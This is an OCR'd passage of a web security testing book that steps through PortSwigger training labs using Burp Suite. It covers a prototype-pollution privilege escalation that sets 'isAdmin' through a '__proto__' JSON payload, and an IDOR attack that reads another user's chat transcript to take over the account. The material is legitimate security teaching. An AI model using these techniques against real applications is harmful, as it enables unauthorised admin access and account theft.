


Figure 5.16 – Evidence of a successful redirection

How it works...

The `page` parameter does not include proper data validation to ensure the values provided are whitelisted or contained in a prescribed list of acceptable values. By exploiting this weakness, we can dictate values to this parameter, redirecting our victim to a page of our choice, or worse, data exfiltration cookie information and scrape sensitive data from our victim's browser session.

Testing for privilege escalation

Developer code in an application must include authorization checks on assigned roles to ensure an authorized user is not able to elevate their role to a higher privilege. As an attacker, frequent targets for accessing elevated functionality include parameter tampering, forced browsing, and authentication bypass. These types of privilege escalation attacks may potentially occur by modifying the value of an assigned role or parameter value and replacing that value with another. If the attack is successful, the bad actor gains unauthorized access to resources or functionality normally restricted to administrators or more powerful accounts.

Getting ready

Let's use the *Privilege escalation via server-side prototype pollution* PortSwigger lab, which is located in the *Prototype pollution* section of *All labs*, as our target application. We will attempt to find a weakness in the Node.js inheritance hierarchy to elevate our privileges within the application.

Log in to your PortSwigger account and navigate to the following URL: `https://portswigger.net/web-security/prototype-pollution/server-side/lab-privilege-escalation-via-server-side-prototype-pollution`. Ensure Burp Suite is running and sending traffic through either Firefox or the Burp Suite browser.

How to do it...

1. From the *Lab: Privilege escalation via server-side prototype pollution* landing page, click the link entitled **Access the lab**. If you do not see the **Access the lab** button, make sure you are logged in to your PortSwigger account.




Figure 5.17 – Starting the PortSwigger lab instance

2. A new tab will open in your browser and a unique instance of the lab will start up just for you. Your URL will be unique, thus different from the one shown in the following screenshot.




Figure 5.18 – Instance of the lab running

3. With traffic running through Burp, log in to the application instance by clicking the **My account** link on the top right-hand side. You will be presented with a login page.

Figure 5.19 – Login page

4. Credentials are provided in the lab description and solution, which are username `wiener` and password `peter`. Log in to the application. After logging in, you will be presented with a profile page. Update the address field with a number or additional letter and submit.




Figure 5.20 – Profile landing page

5. Switch to Burp's **Proxy | HTTP history** tab. Find the `POST` request you just made on the profile page to update the address:




Figure 5.21 – Finding the address change POST request in the Proxy HTTP history table

6. Right-click and select **Send to Repeater**:




Figure 5.22 – Send to Repeater

7. In **Repeater**, add a prototype property of `__proto__` to the JSON `POST` body. Inside the new property, add a fake name/value pair. If you place the following prototype property at the beginning or middle of the existing JSON body, you must add a comma; otherwise, you will receive a JSON parsing error:

```
"__proto__": {
     "foo":"bar"
},
```

This is shown in the following screenshot:




Figure 5.23 – Adding a prototype into the JSON body of the POST request

8. Send the request. Note the response is still valid. Also, notice there is a property in the JSON response called `"isAdmin": false`.




Figure 5.24 – Note the isAdmin parameter in the response

9. Let's use a prototype pollution attack to change this value from `false` to `true`. Add the property of `"isAdmin":"true"` to the request where `"foo":"bar"` originally was within the prototype `"__proto__"` object.




Figure 5.25 – Manipulating the isAdmin parameter in the request

10. Send the request and notice the response now reflects the change. We just elevated our privileges to an admin! Return to the browser and refresh the `/my-account` page. Notice you now have an **Admin panel** link available:




Figure 5.26 – Access to Admin panel is now available

11. To solve this lab, click the **Admin panel** link. On the subsequent page, delete the account `carlos`.




Figure 5.27 – Delete Carlos' account

12. You should see the curtain display confirming you've solved the lab.




Figure 5.28 – Lab is solved

How it works...

In this recipe, we, as attackers, took advantage of a potential weakness in Node.js objects known as prototype pollution. Each object constructed in Node.js uses a prototype from which objects inherit characteristics and behaviors. If an attack can *pollute* the top of the object hierarchy, then all the objects constructed from that polluted prototype can be manipulated. By adding `"__proto__"` to the `POST` JSON body, we found the presence of this weakness and exploited it to elevate our privileges to an administrator.

Testing for IDOR

Allowing unauthorized direct access to files or resources on a system based on user-supplied input is known as IDOR. This vulnerability allows us to bypass authorization checks placed on such files or resources. IDOR is a result of unchecked user-supplied input to retrieve an object without performing authorization checks in the application code.

Getting ready

Let's use the *Insecure direct object references* PortSwigger lab, which is located in the *Access control* section of *All labs*, as our target application. We will attempt to find a direct object reference used as a value to a parameter, manipulate it, and access information that should normally not be seen.

Log in to your PortSwigger account and navigate to the following URL: `https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references`. Ensure Burp Suite is running and sending traffic through either Firefox or the Burp Suite browser.

How to do it...

1. From the *Lab: Insecure direct object references* landing page, click the link entitled **Access the lab**. If you do not see the **Access the lab** button, make sure you are logged in to your PortSwigger account.




Figure 5.29 – Starting the lab instance

2. A new tab will open in your browser and a unique instance of the lab will start up just for you. Your URL will be unique, thus different from the one shown in the following screenshot.




Figure 5.30 – Landing page of lab

3. Click the **Live chat** link in the application.

Figure 5.31 – The Live chat link

4. On the **Live chat** page, type in a simple message and click **Send** to send it to the web server backend:




Figure 5.32 – Sample message to send

5. After clicking the **Send** button, click the **View transcript** button. Notice a file is downloaded to your local system containing the conversation.




Figure 5.33 – Clicking the View transcript button

6. View the downloaded file and see the conversation is captured in the transcript as expected.




Figure 5.34 – Viewing the downloaded transcript file

7. Switch to Burp's **Proxy | HTTP history** tab. Find the `GET` request immediately after the `POST` request to download the file. Notice our filename is a number with the `.txt` extension. What would happen if we changed the value of this number to `1`?




Figure 5.35 – Seeing the call to retrieve the transcript

8. Right-click and send the request to **Repeater**. Let's perform an IDOR attack by manipulating the value assigned to our transcript to the number `1`. Send the request. Notice you can now read the transcript of a different user! Inside the transcript reveals their password!




Figure 5.36 – Manipulating the filename

9. Using the password we've uncovered, let's log in using `carlos` as the username and the password revealed inside the transcript. Click on the **My account** link to navigate to the login page. Type in the credentials. Note your password may differ from mine since each instance may have different secrets.




Figure 5.37 – Using the revealed password to log in to Carlos' account

